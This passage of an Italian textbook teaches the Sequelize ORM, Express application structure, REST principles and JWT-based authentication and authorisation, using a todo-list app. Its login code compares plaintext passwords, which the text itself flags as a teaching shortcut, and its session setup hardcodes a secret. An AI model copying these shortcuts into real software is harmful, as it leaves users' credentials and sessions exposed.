- gestire le transazioni;
- supportare strategie di caching.

Fra le librerie ORM più note: **Hibernate** (Java), **Entity Framework** (C#/.NET), **SQLAlchemy** (Python), **Propel** (PHP), **Active Record** (Ruby on Rails), **Sequelize**, **Prisma** e **TypeORM** (Node.js). I framework opinionated talvolta ne includono uno.

SEQUELIZE

Sequelize è un ORM per Node.js che supporta Oracle, Postgres, MySQL, MariaDB, SQLite, SQL Server e altri, con un'API elegante basata sulle **Promise**. Qui si fa riferimento alla versione 6.

```
npm install sequelize
```

Servono anche i driver per il database che si intende usare:

```
npm install pg pg-hstore    # Postgres
npm install mysql2          # MySQL
npm install mariadb         # MariaDB
npm install sqlite3         # SQLite
npm install tedious         # MS SQL Server
npm install oracledb        # Oracle
```

Per semplicità useremo SQLite.


Connettersi al database

Database.js

```
import { Sequelize } from "sequelize";

const database = new Sequelize("sqlite:mydb.sqlite");
// oppure: new Sequelize('postgres://user:pass@example.com:5432/dbname')

try {
  await database.authenticate();
  console.log('Connessione stabilita correttamente.');
} catch (error) {
  console.error('Impossibile connettersi al database:', error);
}
```



Sequelize sta fra il codice e il database.

Il codice sopra crea automaticamente un database SQLite nel file `mydb.sqlite`.

Definire i modelli

I **modelli** sono l'essenza di ogni ORM. In Sequelize sono classi che estendono `Model`, e si possono definire in due modi equivalenti: invocando il metodo `define` sulla connessione, oppure creando una classe che estende `Model` e invocandone il metodo `init`.

JS models/User.js

```
import { DataTypes, Sequelize } from "sequelize";

const User = database.define('User', {
  name: {
    type: DataTypes.STRING,
    allowNull: false
  },
  age: {
    type: DataTypes.INTEGER    // allowNull: true di default
  },
  id: {
    type: DataTypes.INTEGER,
    primaryKey: true,
    autoIncrement: true
  }
});
```

Users

colonna	tipo	vincoli
name	VARCHAR(255)	NOT NULL
age	INTEGER	
id	INTEGER	PRIMARY KEY
createdAt	DATETIME	NOT NULL
updatedAt	DATETIME	NOT NULL

La tabella che corrisponde al modello: Sequelize aggiunge da sé `createdAt` e `updatedAt`.

JS models/Todo.js

```
class Todo extends Model {}

Todo.init({
  todo: { type: DataTypes.TEXT, allowNull: false },
  done: { type: DataTypes.BOOLEAN, defaultValue: false },
  id:   { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
}, {
  sequelize: database, modelName: "Todo"
});
```

Todos

colonna	tipo	default
todo	TEXT	
done	BOOLEAN	false
id	INTEGER	(autoincr.)

La tabella `Todos`.

name, non firstName

Nelle slide il modello `User` definisce il campo `firstName`, ma gli esempi successivi creano gli utenti con `name`. Così com'è, `User.create({ name: "Janet", ... })` fallirebbe con un errore di validazione, perché `firstName` non ammette valori nulli. Qui si usa `name` ovunque.

Sincronizzazione dei modelli

Definendo un modello diciamo a Sequelize com'è fatto il nostro dominio. Ma partiamo da un database **completamente vuoto**: bisogna dire a Sequelize di allineare lo schema del database ai modelli definiti. Che cosa succede se non esiste alcuna tabella? E se esiste ma ha colonne diverse?

L'allineamento avviene tramite la **sincronizzazione dei modelli**.

JS sync.js

```
const User = database.define('User', { /* specifica omessa */ });

User.sync().then(() => {
  console.log("Tabella Users sincronizzata.")
}).catch(err => {
  console.error("Errore di sincronizzazione:", err.message)
});
```

Terminale

```
Executing: SELECT name FROM
  sqlite_master WHERE type='table'
  AND name='Users';
Executing: CREATE TABLE IF NOT
  EXISTS `Users` (...);
Tabella Users sincronizzata.
```

Tre osservazioni:

- Sequelize ha **dedotto** il nome della tabella (`Users`): per impostazione predefinita usa il nome del modello al plurale. Il comportamento è configurabile.
- Dai log si vede che Sequelize ha prima **verificato** l'esistenza della tabella e poi l'ha creata.
- Rieseguendo lo script la tabella non viene ricreata, perché esiste già.

Esistono modalità di sincronizzazione diverse:

```
User.sync();
// crea la tabella se non esiste (non fa nulla se esiste)

User.sync({ force: true });
// ricrea la tabella, eliminandola se esiste (DISTRUTTIVO!)

User.sync({ alter: true });
// controlla lo stato della tabella e la modifica per allinearla al modello
```

È possibile sincronizzare più modelli in una volta invocando `sync()` sulla connessione al database.

`force: true` cancella tutto

In sviluppo è comodissimo, perché riparte sempre da uno schema pulito. Su un database di produzione elimina tutte le tabelle e tutti i dati, senza chiedere conferma. Vale la pena assicurarsi che non finisca mai in un ramo di codice che possa essere eseguito in produzione.

Creare entità

JS create.js

```
// prima si crea un'istanza del modello...
let janet = new User({
  name: "Janet",
  age: 22
});
await janet.save();   // ...e poi la si salva nel database

// oppure si usa il metodo statico Model.create()
let riff = await User.create({
  name: "Riff Raff",
  age: 26
});
console.log(`Riff Raff salvato con id ${riff.id}.`);
```

Users

id	name	age
1	Janet	22
2	Riff Raff	26

Le due righe inserite nella tabella `Users`.

Associazioni

Sequelize supporta associazioni uno-a-uno, uno-a-molti e molti-a-molti.

```
A.hasOne(B);                          // A ha un B
A.belongsTo(B);                       // A appartiene a B
A.hasMany(B);                         // A ha molti B
A.belongsToMany(B, { through: 'C' }); // molti-a-molti tramite la tabella C
```

JS models/Database.js


```
const database = new Sequelize("sqlite:mydb.sqlite");

const User = database.define('User', { /* specifica */ });

class Todo extends Model {}
Todo.init({ /* specifica */ }, { /* opzioni */ });

User.hasMany(Todo);    // chiave esterna Todo -> User
Todo.belongsTo(User);

database.sync({ force: true }).then(() => {
  console.log("Database sincronizzato.")
});
```



Uno-a-molti: la chiave esterna `UserId` sta nella tabella dei `Todos`.

Per impostazione predefinita Sequelize crea una colonna chiamata `ModelloRiferitoChiavePrimaria`: nel nostro caso una colonna `UserId` nella tabella `Todos`.

JS linked.js

```
let riff = await User.create({ name: "Riff Raff", age: 26 });

let todo = await Todo.create({
  todo: "Do the time warp again",
  done: true,
  UserId: riff.id
});
```

Users

id	name
2	Riff Raff

Todos

id	todo	UserId
1	Do the time warp again	2

Il todo punta all'utente tramite `UserId`.

Un'istanza può anche essere creata **insieme alle associazioni annidate** in un solo passo, purché tutti gli elementi siano nuovi:

JS nested.js

```
let janet = await User.create({
  name: "Janet",
  age: 22,
  Todos: [
    { todo: "Learn Sequelize" },
    { todo: "Learn Express" }
  ]
}, {
  include: [Todo]
});
```

Users

id	name	age
3	Janet	22

Todos

id	todo	UserId
2	Learn Sequelize	3
3	Learn Express	3

Una sola chiamata, tre righe in due tabelle.

Interrogare i dati

JS query.js

```
let todos = await Todo.findAll();    // SELECT * FROM Todos
for (let i of todos)
  console.log(`${i.id}: ${i.todo}`);
```

Console

```
1: Learn Sequelize
2: Learn Express
```

JS query.js

```
import { Op } from "sequelize";

// SELECT * FROM Todos WHERE id >= 2 AND todo LIKE '%Express%'
let todos = await Todo.findAll({
  where: {
    id:   { [Op.gte]:  2 },
    todo: { [Op.like]: '%Express%' }
  }
});
```

Todos

id	todo
1	Learn Sequelize
2	**Learn Express**
3	Do the time warp again

Solo la riga che soddisfa entrambe le condizioni.

Per impostazione predefinita le associazioni **non** vengono caricate: se servono, vanno richieste esplicitamente.

```
let todos = await Todo.findAll({ include: [User] });

for (let item of todos)
  console.log(`${item.todo} - ${item.User?.name}`);
```

Console

```
Learn Sequelize - Janet
Learn Express - Janet
Do the time warp again - Riff Raff
```

Si può recuperare un'entità dalla sua chiave primaria con `findByPk`:

```
let t = await Todo.findByPk(3);
console.log("t:", t.id, t.todo, t.done, t.UserId);
```

Modificare ed eliminare

JS update.js

```
let learnSequelize = await Todo.findByPk(1);
learnSequelize.setDataValue('done', true);
await learnSequelize.save();     // UPDATE sul database

let learnExpress = await Todo.findByPk(2);
await learnExpress.destroy();    // DELETE dal database
```

prima

id	todo	done
1	Learn Sequelize	false
2	Learn Express	false

dopo

id	todo	done
1	Learn Sequelize	**true**

Prima e dopo: un aggiornamento e una cancellazione.

Pro	Contro
Astrazione: si lavora con oggetti e modelli invece che con SQL.	**Curva di apprendimento** più ripida.
Produttività: meno codice ripetitivo, generazione automatica dello schema.	**Complessità**: alcune operazioni possono risultare più contorte con un ORM che in SQL.
Portabilità: è facile passare da un database supportato a un altro.	**Vendor lock-in**: cambiare ORM può essere difficile.
Leggibilità e coerenza: più leggibile dell'SQL grezzo, e impone convenzioni comuni.	**Prestazioni**: un ORM può introdurre un sovraccarico, soprattutto se usato male.

Organizzare un'applicazione Express



Express è *unopinionated*: di conseguenza non esiste un unico modo giusto di organizzare un'applicazione. Quella che segue è l'organizzazione adottata nel corso; non è scolpita nella pietra.

Directory	Contenuto
`views`	i template
`routes`	la definizione dei router: il codice che indirizza le richieste verso il controller appropriato
`controllers`	il codice che implementa la logica di business per gestire le richieste
`models`	la definizione dei modelli di dati e le connessioni al database
`middleware`	i middleware personalizzati
`public`	i file statici, organizzati in sottodirectory

Configurazione

Le applicazioni web dipendono spesso da informazioni **sensibili** e da impostazioni **specifiche dell'ambiente**:

- sensibili: chiavi API, password del database, credenziali cloud;
- specifiche dell'ambiente: URL del database di produzione, sviluppo o collaudo, livelli di log.

Mai scrivere le credenziali nel codice

Scrivere queste impostazioni direttamente nel codice non è una buona pratica:

- non è sicuro quando si versiona il codice in un repository pubblico — e una chiave finita per errore in un commit resta nella cronologia anche dopo essere stata rimossa;
- può essere necessario modificare più file per cambiare un'impostazione;
- porta ad avere «versioni» diverse dell'applicazione (sviluppo, produzione) da aggiornare e mantenere separatamente.

Questi dati vanno in un **file di configurazione dedicato**.

Il file di configurazione dovrebbe essere l'**unico punto** in cui queste impostazioni si cambiano, e **non** va versionato (va messo nel `.gitignore`). Al suo posto si versiona una **versione fittizia**, che ciascuno modifica con le proprie impostazioni.

Un modo diffuso è usare un file `.env` nella radice del progetto; pacchetti come `dotenv` lo leggono e ne rendono disponibile il contenuto nell'oggetto globale `process.env`.




Figura 15.2: *Che cosa si versiona e che cosa no.*

La lista di cose da fare, con Express

Riscriviamo l'applicazione con Express, aggiungendo qualche funzionalità: gli utenti potranno marcare gli elementi come completati, modificarli ed eliminarli, e la persistenza sarà gestita con Sequelize.

Configurazione dei middleware

JS index.js

```
const app = express();
const PORT = 3000;

app.set("view engine", "pug");        // motore di template

app.use(morgan('dev'));               // log delle richieste
app.use(express.static("public"));    // file statici
app.use(express.urlencoded({ extended: false }));

app.use(session({
  secret: 'fu-tzu the great master',
  resave: false,
  saveUninitialized: false,
  cookie: { maxAge: 10 * 60 * 1000 }  // 10 minuti, in millisecondi
}));

app.use(flash());
app.use(exportFlashMessagesToViews);
app.use(exportAuthenticationStatus);
```



L'ordine di dichiarazione è l'ordine di esecuzione.

Si noti l'ordine: è quello in cui i middleware verranno eseguiti. La sessione deve essere stabilita **prima** dei middleware che ne leggono lo stato.

Configurazione delle rotte


JS index.js

```
app.use(homepageRouter);
app.use(resetRouter);
app.use(authenticationRouter);
app.use(todoRouter);

// catch-all: se arriviamo qui, e' un 404
app.get('*', function (req, res) {
  res.status(404).render("errorPage",
    { code: "404", description: "Non trovato." });
});

// gestore di errori
app.use((err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).render("errorPage", {
    code: (err.status || 500),
    description: (err.message || "Si e' verificato un errore")
  });
});

app.listen(PORT);
```



Una richiesta scende finché qualcuno non risponde.

L'ordine conta anche qui: il *catch-all* va dopo tutte le rotte specifiche, e il gestore di errori per ultimo.


Un router

JS routes/todoRouter.js

```
export const todoRouter = new express.Router();

todoRouter.use(enforceAuthentication);   // solo per questo router

todoRouter.get("/todo", (req, res, next) => {
  TodoController.getTodosForCurrentUser(req).then(todoItems => {
    res.locals.todoItems = todoItems;
    res.render("todo");
  }).catch(err => {
    next(err);        // gli errori asincroni vanno passati a next()
  });
});
```



Ogni rotta del router passa prima dal middleware.

Un controller

JS controllers/TodoController.js

```
import { Todo } from "../models/Database.js";

export class TodoController {

  static async getTodosForCurrentUser(req) {
    return Todo.findAll({
      where: {
        UserUserName: req.session.username
      }
    })
  }

  // altri metodi
}
```

query generata

```
SELECT * FROM Todos
WHERE UserUserName = 'luigi';
```

L'utente corrente viene dalla sessione.

Autenticazione


JS controllers/AuthController.js

```
export class AuthController {

  static async checkCredentials(req, res) {
    let user = new User({
      userName: req.body.usr,
      password: req.body.pwd
    });

    let found = await User.findOne({
      where: { userName: user.userName, password: user.password }
    });

    if (found === null) {
      return false;
    } else {
      // credenziali valide: creiamo una sessione
      req.session.isAuthenticated = true;
      req.session.username = found.userName;
      return true;
    }
  }
}
```



Password in chiaro

Il codice sopra cerca l'utente confrontando direttamente la password: è didatticamente chiaro, ma significa che le password sono memorizzate **in chiaro** nel database. In un'applicazione reale non si memorizzano mai le password, bensì il loro **hash** calcolato con una funzione lenta e con *salt* (bcrypt, scrypt, Argon2), e si confronta l'hash. Torneremo sul tema nel capitolo sulla sicurezza.

middleware/auth.js

```
/**
 * Assicura che l'utente sia autenticato. In caso contrario,
 * reindirizza al login con un messaggio di errore.
 */
export function enforceAuthentication(req, res, next) {
  if (!req?.session?.isAuthenticated) {
    req.flash("error",
      "Devi effettuare l'accesso per usare questa funzione.");
    res.redirect("/auth");
  } else {
    next();
  }
}
```



Chi visita `/todo` senza sessione finisce qui, con il messaggio flash.

Vale la pena confrontarlo con il capitolo 13: lì il controllo dell'autenticazione andava ripetuto all'inizio di ogni controller. Qui è **un solo middleware**, montato una volta sul router, che protegge tutte le sue rotte. È il vantaggio concreto dell'inversione del controllo.

RIFERIMENTI

- **ORM Hate**, Martin Fowler.
  https://martinfowler.com/bliki/OrmHate.html
- **Getting Started: Sequelize** — documentazione ufficiale.
  https://sequelize.org/docs/v6/getting-started/

Il paradigma REST

Nel capitolo precedente abbiamo sviluppato un'applicazione web completa con Express. La nostra applicazione si occupava di **tutto** sul server: gestiva i dati (con Sequelize), la logica di business (rotte, controller, middleware, sessioni) e la presentazione (template Pug). Ai browser restava soltanto il compito di visualizzare le pagine HTML.

I limiti delle web app tradizionali

Questo approccio è noto come **web app tradizionale**. È nato quando i browser avevano capacità limitate e ai contenuti web si accedeva generalmente solo tramite browser.

Oggi lo scenario è più complesso:

- ai dati possono dover accedere **altri programmi**, per esempio le app mobili;
- la tendenza è sfruttare le capacità dei browser moderni per offrire un'esperienza più reattiva, cioè le *Single Page App*.



Figura 16.1: *Nella web app tradizionale i dati sono accessibili solo dentro l'HTML.*

Le web app tradizionali non sono abbastanza flessibili in questi scenari. Un altro programma che voglia accedere ai dati dovrebbe:

1. scaricare le pagine HTML;
2. analizzarle per estrarre i dati rilevanti.

Non è efficiente (si trasferiscono moltissimi dati inutili) e non è robusto: qualunque modifica alle pagine HTML può rompere l'estrazione.

La tendenza attuale

La tendenza è dividere le applicazioni web in due componenti:

- il **backend**, responsabile dei dati e della logica di business, sul server;
- il **frontend**, responsabile dell'interfaccia utente, sul client. Può essere un'app nativa mobile o desktop, oppure una pagina HTML «più intelligente» che costruisce un'interfaccia interattiva con JavaScript, cioè una Single Page App.

I due componenti comunicano attraverso Internet. Non è un dettaglio marginale: secondo il rapporto Akamai sullo stato di Internet (2019), l'**83%** del traffico web è costituito da chiamate ad API.

API

Le **API** (*Application Programming Interface*) sono il modo in cui i programmi comunicano fra loro.

Come gestire la comunicazione su Internet? Definire a mano un protocollo su TCP/UDP e aprire socket non è conveniente né interoperabile: se volessimo integrare n API dovremmo imparare n protocolli diversi. Sono esistite architetture dedicate (CORBA, Java RMI, SOAP), che in sostanza reinventavano un'alternativa al Web.

La risposta moderna è più semplice: **usare i protocolli del Web**.

REST

REST

REST non è uno standard né un protocollo: è uno **stile architetturale**, cioè un insieme di principi e linee guida che definiscono come gli standard web debbano essere usati nelle API. È basato su HTTP e sulle URI, e fornisce un'interfaccia comune e coerente basata sull'uso «corretto» di HTTP.

È lo stile architetturale prevalente per le API web, con un tasso di adozione del 93,4%.

I fondamenti

- Una API REST permette di interagire con **risorse** tramite HTTP.
- Tutte le risorse sono associate a una **URI univoca**. «Una risorsa è qualunque cosa sia abbastanza importante da essere referenziata come cosa a sé».
- Le risorse corrispondono tipicamente (ma non necessariamente) a oggetti di dominio persistenti.
- I **verbi HTTP** vanno usati per recuperare o manipolare le risorse.
- Una API REST dovrebbe essere **stateless**, cioè non usare sessioni lato server.

Perché la statelessness migliora la scalabilità

È la stessa ragione vista nel primo capitolo, a proposito di HTTP. Se il server non conserva stato fra una richiesta e l'altra, due richieste dello stesso client possono essere servite da **macchine diverse**: per reggere più traffico basta aggiungere macchine. Con le sessioni in memoria, invece, ogni client resta legato alla macchina che lo ha servito la prima volta.

Representational State Transfer


Il nome per esteso descrive con precisione il meccanismo:

- lo **stato dell'applicazione** vive sul **client**;
- lo **stato della risorsa** vive sul **server**;
- i due comunicano trasferendo **rappresentazioni** appropriate (JSON, XML, …).

Scambio REST

```
GET /todos HTTP/1.1

[{"todo": "A"}, {"todo": "B"}, ...]
```



Il client tiene lo stato dell'applicazione, il server quello delle risorse.

Formati di interscambio

I formati più usati sono **JSON** e **XML**.

todos.json

```
{
  "todos": [
    { "todo": "Learn REST",       "done": false },
    { "todo": "Learn JavaScript", "done": true  }
  ]
}
```

todos.xml

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <todos>
    <todo><text>Learn REST</text><done>false</done></todo>
    <todo><text>Learn JavaScript</text><done>true</done></todo>
  </todos>
</root>
```

JSON si è affermato perché è più compatto e, soprattutto, perché in JavaScript si trasforma in un oggetto con una sola chiamata.

Verbi e URI

Verbo e URI	Significato
`GET /todos`	recupera la lista di tutti gli elementi salvati
`GET /todos/<ID>`	recupera solo l'elemento con quell'identificatore
`POST /todos`	salva un nuovo elemento; i dati sono nel corpo della richiesta
`PUT /todos/<ID>`	sostituisce (o crea) l'elemento con quell'identificatore, usando i dati nel corpo
`DELETE /todos/<ID>`	elimina l'elemento con quell'identificatore

Qui si vede perché nel primo capitolo insistevamo sulla semantica dei verbi: in REST è precisamente ciò che rende l'API prevedibile.

Risorse annidate

Talvolta esiste una **gerarchia** fra le risorse: un'azienda ha zero o più reparti, che hanno zero o più dipendenti. Progettando un'API è possibile definire risorse annidate, per esempio `GET /seller/{id}/reviews` per elencare tutte le recensioni di un dato venditore.

Va però tenuto presente che ogni risorsa dovrebbe avere **una sola** URI.

Implementare una API REST

Le API REST sono concettualmente semplici: basta mettersi in ascolto di richieste HTTP, gestirle e inviare una risposta. È esattamente quello che facevamo con la web app tradizionale, con tre differenze:

- invece di rispondere con una rappresentazione HTML da disegnare in un browser, si usa una rappresentazione **adatta alle macchine**, tipicamente JSON;
- invece di ricevere input dall'invio di form, li si riceve in una rappresentazione adatta alle macchine;
- non ci si deve appoggiare alle **sessioni**: servono altri schemi di autenticazione.

Autenticazione con token

Le API REST permettono agli utenti di manipolare risorse, e nella maggior parte dei casi non vogliamo che chiunque possa farlo.

- **Autenticazione**: vogliamo che solo gli utenti legittimi accedano alle risorse.
- **Autorizzazione**: vogliamo anche che alcuni utenti accedano solo a certe risorse (un dipendente non dovrebbe poter modificare il proprio stipendio).

Uno schema molto diffuso è basato sui **token**:

1. il client invia all'API una richiesta con nome utente e password;
2. l'API valida le credenziali e genera un token;
3. il token (una stringa) viene restituito al client;
4. il client deve rimandare il token all'API a **ogni** richiesta successiva che richieda autenticazione, nell'header `Authorization`;
5. l'API verifica il token prima di rispondere.





Figura 16.2: *Lo schema di autenticazione basato su token.*

JWT

JWT (*JSON Web Token*) è uno standard aperto molto diffuso (RFC 7519) che permette di condividere in modo sicuro delle **asserzioni** (*claim*) fra due parti. Un token JWT è una stringa composta da **tre parti** separate da un punto: `Header.Payload.Signature`.

Un token JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.eyJuYW1lIjoibHVpZ2kiLCJyb2xlIjoiYWRtaW4iLCJleHAiOjE2NzAzOTg0MzJ9
.fopBYrax8wcB7rnPjCcOMc62IT2lJdvyOdyixMWMZAQ
```



Le tre parti, decodificate: solo la firma richiede la chiave segreta.

Header. Contiene informazioni sul tipo di token e sulla funzione di hash usata per firmarlo, in formato JSON, codificate in Base64Url.

```
{ "alg": "HS256", "typ": "JWT" }
```

Payload. È un oggetto JSON contenente le asserzioni. Alcune sono *registrate* e raccomandate (per esempio `exp`, che indica la data di scadenza del token); altre sono liberamente personalizzabili. Anch'esso è codificato in Base64Url.

```
{ "name": "luigi", "role": "admin", "exp": 1670398432 }
```


Base64Url è una codifica, non una cifratura

Header e payload di un JWT si decodificano banalmente: chiunque intercetti il token può **leggerne il contenuto**. Nel payload non vanno quindi mai messi dati riservati. Ciò che la firma garantisce è l'**integrità** (il token non è stato alterato), non la riservatezza.

Signature. Per garantire che i token non siano manomessi o falsificati si include una firma, ottenuta applicando una funzione di hash crittografica alla concatenazione di:

- l'header del token;
- il payload del token;
- una **chiave segreta** nota solo al server che emette il token.

```
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  secret_key
)
```



Senza la chiave non si può ricalcolare la firma di un payload modificato.

Funzioni di hash crittografiche

Funzione di hash crittografica

Una funzione che associa a una stringa binaria di lunghezza arbitraria (l'input) una stringa binaria di **lunghezza fissa** (il *digest* o *hash*).

Le funzioni di hash crittografiche sicure hanno due proprietà interessanti:

- sono **praticamente prive di collisioni**: è di fatto impossibile trovare due input diversi che producano lo stesso digest;
- sono **facili da calcolare ma non invertibili**: dato un input è immediato calcolarne il digest, ma dato un digest è impraticabile risalire all'input che lo ha generato.

Input	Digest SHA2-256
`Web Technologies`	`72bdf1226df1010dfb47cffaed85f5b35ae15ec9b482388691fa7a662a114113`
`Web Technologies!`	`1a6791a2eab52c7c71d3e1225632d866b48a3abad91df15b2d44ab6004877993`

Un solo carattere di differenza produce un digest completamente diverso: è questa proprietà a rendere rilevabile qualunque manomissione.

Una API REST con Express


Riscriviamo la nostra applicazione come API REST, riusando gran parte del codice Express.

Configurazione

index.js

```
const app = express();
const PORT = 3000;

app.use(morgan('dev'));    // log delle richieste
app.use(cors());           // accessibile da ogni origine
app.use(express.json());   // analizza i corpi JSON
```



Niente sessioni né template: l'API parla JSON.

Si noti che sparisce `express.urlencoded` (non ci sono più form) e compare `express.json`. Su `cors()` torneremo nel capitolo sulla sicurezza.

Gestione degli errori

index.js

```
app.use((err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).json({
    code: err.status || 500,
    description: err.message || "Si e' verificato un errore"
  });
});
```

Risposta d'errore

```
HTTP/1.1 404 Not Found
Content-Type: application/json

{"code": 404,
 "description": "Todo non trovato"}
```

La differenza rispetto alla web app tradizionale è tutta nell'ultima riga: `res.json()` al posto di `res.render()`. Anche gli errori devono essere leggibili da un programma.


Autenticazione

JS routes/authenticationRouter.js

```
authenticationRouter.post("/auth", async (req, res) => {
  let isAuthenticated = await AuthController.checkCredentials(req, res);

  if (isAuthenticated) {
    res.json(AuthController.issueToken(req.body.usr));
  } else {
    res.status(401);
    res.json({ error: "Credenziali non valide. Riprova." });
  }
});

authenticationRouter.post("/signup", (req, res, next) => {
  AuthController.saveUser(req, res).then((user) => {
    res.json(user);
  }).catch((err) => {
    next({ status: 500, message: "Impossibile salvare l'utente" });
  })
});
```




Il token ottenuto al login accompagna ogni richiesta successiva.

JS controllers/AuthController.js

```
import Jwt from "jsonwebtoken";

static issueToken(username) {
  return Jwt.sign({ user: username }, process.env.TOKEN_SECRET, {
    expiresIn: `${24 * 60 * 60}s`
  });
}

static isTokenValid(token, callback) {
  Jwt.verify(token, process.env.TOKEN_SECRET, callback);
}
```



`sign` produce il token, `verify` lo controlla.

La chiave segreta viene letta da `process.env`, cioè dal file `.env` non versionato di cui abbiamo parlato nel capitolo precedente.


Middleware di autenticazione

JS middleware/auth.js

```
export function enforceAuthentication(req, res, next) {
  const authHeader = req.headers['authorization'];
  const token = authHeader?.split(' ')[1];   // "Bearer <token>"

  if (!token) {
    next({ status: 401, message: "Unauthorized" });
    return;
  }

  AuthController.isTokenValid(token, (err, decodedToken) => {
    if (err) {
      next({ status: 401, message: "Unauthorized" });
    } else {
      req.username = decodedToken.user;
      next();
    }
  });
}
```



Autorizzazione

Nella nostra API vogliamo che gli utenti possano vedere e modificare **soltanto i propri** elementi. Che cosa succede se un utente invia una richiesta `DELETE` per un elemento che non gli appartiene?


Non basta verificare *chi* è l'utente: bisogna verificare anche che abbia il **permesso** di interagire con quella risorsa.

JS middleware/authz.js

```
export async function ensureUsersModifyOnlyOwnTodos(req, res, next) {
  const user   = req.username;
  const todoId = req.params.id;


  const userHasPermission = await AuthController.canUserModifyTodo(user, todoId);

  if (userHasPermission) {
    next();
  } else {
    next({
      status: 403,
      message: "Non hai i permessi per vedere o modificare questa risorsa"
    });
  }
}
```



JS routes/todoRouter.js

```
todoRouter.get("/todos/:id", ensureUsersModifyOnlyOwnTodos, (req, res, next) => {
  TodoController.findById(req).then((item) => {
    if (item)
      res.json(item);
    else
      next({ status: 404, message: "Todo non trovato" });
  }).catch(err => {
    next(err);
  })
});
```



Una richiesta attraversa tre controlli prima di arrivare ai dati.

401 contro 403

